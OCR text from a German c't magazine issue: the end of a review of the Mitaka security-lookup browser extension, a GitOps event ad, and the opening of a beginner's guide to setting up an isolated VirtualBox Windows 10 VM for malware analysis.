
Auch um weiterführende Informationen über bekannte Schwachstellen und Anfälligkeiten von Software, sogenannte CVE-Nummern, zu erhalten, bietet Mitaka eine Reihe von Möglichkeiten, darunter zum Beispiel NVD, die National Vulnerability Database der US-Regierung. Dort findet man oft umfangreichere und aktuellere Infos über eine Schwachstelle und zugehörige Patches als in Blogposts und Pressemitteilungen der betroffenen Hersteller.

Fazit

Mitaka ist eine nützliche Toolbox, die jedem dabei hilft, sich mit geringstmöglichem Aufwand sicherer im Web zu bewegen. Auch für Analysten, Recherheure sowie IT-Sicherheitsexperten und -aficionados hat die Erweiterung praktische Werkzeuge zu bieten. Darin enthalten sind neben bekannten Diensten wie Shodan oder VirusTotal auch solche, die uns vorher völlig unbekannt waren. Einige Zicken macht die Erweiterung allerdings. So ist Mitaka etwa bei Hash-Prüfsummen oder URLs, die nicht

Mitaka

Browser-Erweiterung für Security-Recherchen	
Hersteller, URL	Manabu Niseki, github.com/ninoseki
Browser	Firefox, Google Chrome
Preis	kostenlos (Open Source)



Mitaka liefert spannende Infos über Daten wie Mailadressen, URLs, IPs und Krypto-Adressen.

Mitaka-Download

ct.de/w76c

dem spezifizierten Format entsprechen, nicht abrufbar. Umgehen kann man dieses Problem, indem man die Dienste über die GitHub-Projektseite ansteuert.

Ein weiterer Nachteil ist, dass einige der Dienste eine Anmeldung erfordern oder ab einem gewissen Nutzungsvolumen Geld kosten. Alles in allem ist die Installation von Mitaka aber zu empfehlen: Die Vielfalt der verfügbaren Dienste lädt zum Stöbern und Ausprobieren ein, zudem bieten sie echten Mehrwert. Sei es, um einen Überblick über den eigenen digitalen Fußabdruck zu bekommen, zum Schutz vor Malware oder Phishing, zu Recherchezwecken oder zur Analyse von Daten aus Serverlogs. (kst) c't

Mastering GitOps

Schnell, stabil und sicher deployen

Das Heise-Online-Event am 2. März 2023

Highlights aus dem Programm:

- Was ist GitOps – und ist das was für mich? – **Baris Cubukcuoglu**
- GitOps maßgeschneidert: Repos, Folders, Stages, Patterns – **Johannes Schnatterer**
- GitOps geht auch ohne Kubernetes – **Anja Kammer**
- Die GitOps-Delivery-Pipeline überwachen und härten mit Flux & Flagger – **Florian Heubeck**
- Keynote: GitOps Emerging Developments and Predictions – **Alexis Richardson**

Mit einer Keynote von Alexis Richardson, dem »Erfinder« von GitOps

www.mastering-gitops.de

Malware-Analyse für Anfänger

Schadcode in einer Windows-VM Geheimnisse zu entlocken, klappt (fast) ohne Vorwissen. Mit dieser Schritt-für-Schritt-Anleitung richten Sie schnell und kostenlos eine sichere Analyseumgebung ein, in der Sie echten Schadcode untersuchen können.

Von **Olivia von Westernhagen**

Bild: solarseven/Shutterstock.com

System für die Malware-Analyse installieren	58
Analyse-VM konfigurieren	64
VM mit Analyse-Tools aufrüsten	70
Schadcode finden und sicher analysieren	76

Wer Malware analysieren will, scheint auf den ersten Blick nur zwei Optionen zu haben: Entweder er gibt sich mit Informationen zufrieden, die lokal installierte Virenwächter oder Online-Analysedienste wie etwa VirusTotal zurückliefern. Oder er wendet extrem viel Zeit auf, um Assembler zu lernen, schlecht dokumentierte Betriebssystem-Interna zu verinnerlichen und sich mit komplexen, oftmals teuren Reverse Engineering-Frameworks auseinanderzusetzen.

Sie haben auf letztere Option keine Lust, wollen sich aber ebensowenig vom Windows Defender mit Meldungen wie „Trojan:Win32/Vigorf.A“ abservieren lassen? Sie möchten die Analyse von Windows-Malware in die eigenen Hände nehmen, statt nur vorgefertigte Reports zu wälzen? Dann tun Sie das doch einfach! Windows-, Netzwerk- und idealerweise auch VirtualBox-Grundkenntnisse, eine ungefähre Vorstellung der Funktionsweise von Schadcode sowie ein gesunder Respekt vor den damit verbundenen Gefahren reichen, um als Anfänger loszulegen.

In diesem und den drei folgenden Artikeln begleiten wir Sie bei Ihren ersten Schritten. Für das Einrichten einer kostenlosen Analyseumgebung in Oracles VirtualBox verwenden wir eine frei verfügbare Windows-10-VM mit einer 90-Tage-Testlizenz. Wir erklären, wie Sie die virtuelle Maschine effektiv abschotten, um das Hostsystem vor ausbruchsfreudigen Schädlingen zu schützen. Außerdem stellen wir den Windows Defender ruhig und geben Tipps zur Tarnung der Test-VM als „normales System“ gegen Sandbox-Erkennungsmechanismen (siehe Seite 64).


Ist alles vorbereitet, lassen wir einige ausgewählte und besonders anfängerfreundliche Tools sowohl zur statischen als auch zur dynamischen Schadcode-Analyse in die frisch eingerichtete Umgebung einziehen (siehe Seite 70). Und wir erklären, wo Sie Malware-Samples herbekommen und wie Sie verantwortungsbewusst mit ihnen umgehen (siehe Seite 76).

Warum VirtualBox als Basis?

Dass es keine gute Idee ist, Schadcode direkt auf dem eigenen System (Host) auszuführen, bedarf wohl keiner weiteren Erklärung. Es gibt aber noch weitere gute Gründe für eine klare Trennung zwischen Analysesystem und normaler Arbeitsumgebung.

Indem man die Analyseumgebung als VM in einer Virtualisierungssoftware wie VMware oder eben VirtualBox als Gastsystem (Guest) auf dem Hostsystem anlegt, profitiert man von dem Konzept der Sicherungspunkte (engl. Snapshots). Zu solchen Momentaufnahmen des aktuellen Systemzustands kann man bei Bedarf jederzeit zurückkehren. Die „Systembereinigung“ im Anschluss an eine Schadcode-Ausführung ist somit innerhalb weniger Sekunden erledigt.

Ein frisch aufgesetzter Guest nebst jungfräulichem Desktop bietet zudem jede Menge Platz für die benötigten Tools. Hier lassen sie sich übersichtlich einsortieren, ohne dass diese Ordnung durch schon vorhandene „Alltags-Software“ gestört würde. Und was noch viel wichtiger ist: Weder persönliche Daten aus ebendieser Software noch der Host selbst



Schnell zu einem früheren Systemzustand zurückkehren? Mit VirtualBox kein Problem.

werden zur Zielscheibe von spionierender Malware oder gar gezielten Angriffen aus dem Netz.

Ein großer Vorteil von Oracles VirtualBox ist, dass die Software komplett kostenlos nutzbar ist. Beim Konkurrenten VMware Workstation trifft dies lediglich auf den Player zu. Da diesem jedoch die Snapshot-Funktionalität fehlt, ist er zum Anlegen einer Malware-Analyseumgebung ungeeignet.

VirtualBox & Extensions installieren

VirtualBox für Windows, Linux oder macOS können Sie kostenlos von virtualbox.org herunterladen. Für Ihre Analyseumgebung benötigen Sie zusätzlich das VirtualBox Extension Pack, das unter anderem Support für USB 2.0/3.0 mitbringt. Sie finden es ebenfalls auf der Download-Site. Achten Sie unbedingt darauf, dass die Versionsnummern von VirtualBox und Extension Pack identisch sind!

Ansonsten ist der Installationsvorgang selbsterklärend; bei etwaigen Fragen und Problemen hilft eine sehr aktive Community unter anderem in den Foren zu VirtualBox weiter (siehe ct.de/wdj4).

An dieser Stelle noch ein essenzieller Hinweis für die Sicherheit Ihres Systems: **Verwenden Sie immer die aktuellste VirtualBox-Version!** Im Normalfall weist die Software Sie bei jedem Start auf verfügbare, möglicherweise sicherheitsrelevante Updates hin.

Infiziertes System und Analyseumgebung in einem

Unser nächster Schritt nach der VirtualBox-Installation besteht im Herunterladen einer Windows-VM als Basis für die Schadcode-Analyse. „Windows? Warum nicht Linux?“, könnte man nun fragen. Immerhin sind typische Hacking-Distributionen wie Kali Linux, BlackArch und Co. nebst vorinstallierten Reverse Engineering-Tools doch auch als fix und fertige VM-Images verfügbar. Ein starkes Argument spricht jedoch für Microsofts Betriebssystem: Zum Ausführen von Windows-Schadcode zwecks dynamischer Analyse benötigt man nun mal eine Windows-Plattform.

In diesem Artikel dient unser „Opfer-System“ zugleich als Analysesystem – ein Setup, das Ihnen einen besonders schnellen und unkomplizierten Start ermöglicht. Das gilt vor allem dann, wenn Sie sich bislang eher wenig mit kommandozeilenlastigen Linux-Distributionen beschäftigt haben. Diese Basis können Sie später immer noch erweitern, indem Sie etwa eine Security-Linux-Distribution wie Kali Linux oder das Malware-Analyse-Toolkit REMnux als zweite VirtualBox-VM über ein virtuelles internes Netzwerk mit ihrer ursprünglichen Analyseumgebung kommunizieren lassen. Ein solches Netzwerk inklusive Kali-VM haben wir auf Seite 8 schon näher beschrieben.

Die im virtuellen internen Netzwerk genutzte Trennung zwischen infiziertem System und Analyseumgebung hat viele Vorteile, ist aber auch aufwändiger umzusetzen. Insbesondere umgeht sie Situationen, in denen Analyse-Tools oder -Logfiles zur Zielscheibe schreibender Zugriffe etwa von Ransomware oder (heutzutage deutlich seltener) von Viren werden. Erstere könnte etwa auch den Desktop blockieren und so Analyseversuche unterbinden. Hierzu ist jedoch einschränkend zu sagen, dass solche Schwierigkeiten nur im Kontext dynamischer, nicht aber statischer Codeanalysen existieren. Und dass sie wenigstens teilweise durch das Schadcode-spezifische Anpassen von Speicherorten, Dateinamen und Co. entschärft werden können, wenn man die Vorgehensweise einer Malware erst einmal verstanden hat.

Windows 10 als kostenloses VM-Image

Für diesen Praxisartikel verwenden wir eine Gratis-Windows-VM, die Microsoft als fix und fertiges Virtual Box-Image zum Download anbietet. Für Gratis-Angebote ist das Unternehmen sonst nicht gerade berühmt. Und auch im konkreten Fall geschieht die Bereitstellung der VM nicht uneigennützig: Sie ist eigentlich für Entwickler bestimmt, die sie zum Testen Ihrer Windows-Apps verwenden können.

Die VM beinhaltet eine auf 90 Tage begrenzte Testlizenz; die verbleibende Testzeit steht jeweils rechts auf dem Desktop der laufenden VM. Microsoft empfiehlt, nach dem Importieren – und vor dem erstmaligen Booten und damit der Lizenzaktivierung – einen Sicherungspunkt zu erstellen. Zu diesem kann man dann nach Ablauf der 90 Tage zurückkehren und erspart sich zumindest den erneuten Import.

Achten Sie auf der Download-Site der VM darauf, VirtualBox als Plattform sowie „MSEdge on Win10 (x64)“ aus der verfügbaren Auswahl zu selektieren (siehe ct.de/wdj4).

Falls Sie über eine gültige Windowslizenz verfügen, können Sie natürlich auch diese verwenden und etwa ein Windows-ISO-Image für VirtualBox

erstellen. Eine Anleitung hierfür finden Sie etwa im Artikel „Windows 10 in VirtualBox nutzen - so geht's“ bei heise Tipps+Tricks (siehe ct.de/wdj4).


Wichtig hierbei: **Die Home Edition ist als Analyseumgebung aufgrund abgespeckter Funktionen eher nicht geeignet.** Unter anderem verwenden wir in diesem Artikel den Gruppenrichtlinien-Editor, den man in Windows 10 Home erst nachrüsten müsste.

Appliances in VirtualBox importieren und anpassen

Microsofts Windows 10-VM liegt als Open Virtual Appliance (mit .ova-Endung) und damit als vorkonfigurierte virtuelle Maschine vor. Der verfügbare Festplattenspeicher ist mit 40 GByte vordefiniert. Für die Installation der im Artikel ab Seite 70 vorgestellten Tools ist das mehr als ausreichend.

